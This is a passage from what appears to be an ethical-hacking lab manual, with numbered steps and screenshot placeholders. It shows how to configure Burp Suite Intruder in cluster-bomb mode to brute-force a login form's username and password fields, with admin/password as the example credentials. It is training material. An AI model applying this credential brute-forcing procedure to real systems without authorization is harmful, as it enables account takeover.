
    Note: Observe that Burp Suite intercepted the entered login credentials.

    Note: If you do not get the request as shown in the screenshot, then press the **Forward** button.




19. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.

20. Observe the target host and port values in the **Host** and **Port** fields.




21. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear §** button from the right-pane to clear the default payload values.




22. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

    Note: Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.




23. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 16** and click **Add §** from the left-pane.
24. Similarly, select the password value entered in **Step 16** and click **Add §** from the right-pane.

    Note: Here, the username and password are **admin** and **password**.

